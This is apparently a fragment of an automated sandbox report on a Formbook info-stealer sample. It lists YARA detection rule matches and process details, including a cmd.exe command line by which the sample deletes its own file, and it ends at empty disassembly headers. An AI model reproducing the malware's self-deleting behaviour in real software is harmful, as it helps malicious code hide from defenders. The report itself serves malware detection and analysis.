Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000009.00000002.922550809.0000000001000000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000009.00000002.922550809.0000000001000000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 6364 Parent PID: 6784

General

Start time:	15:42:39
Start date:	11/06/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Users\user\Desktop\OrderKLB210568.exe'
Imagebase:	0x11d0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 6632 Parent PID: 6364

General

Start time:	15:42:40
Start date:	11/06/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff724c50000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Disassembly

Code Analysis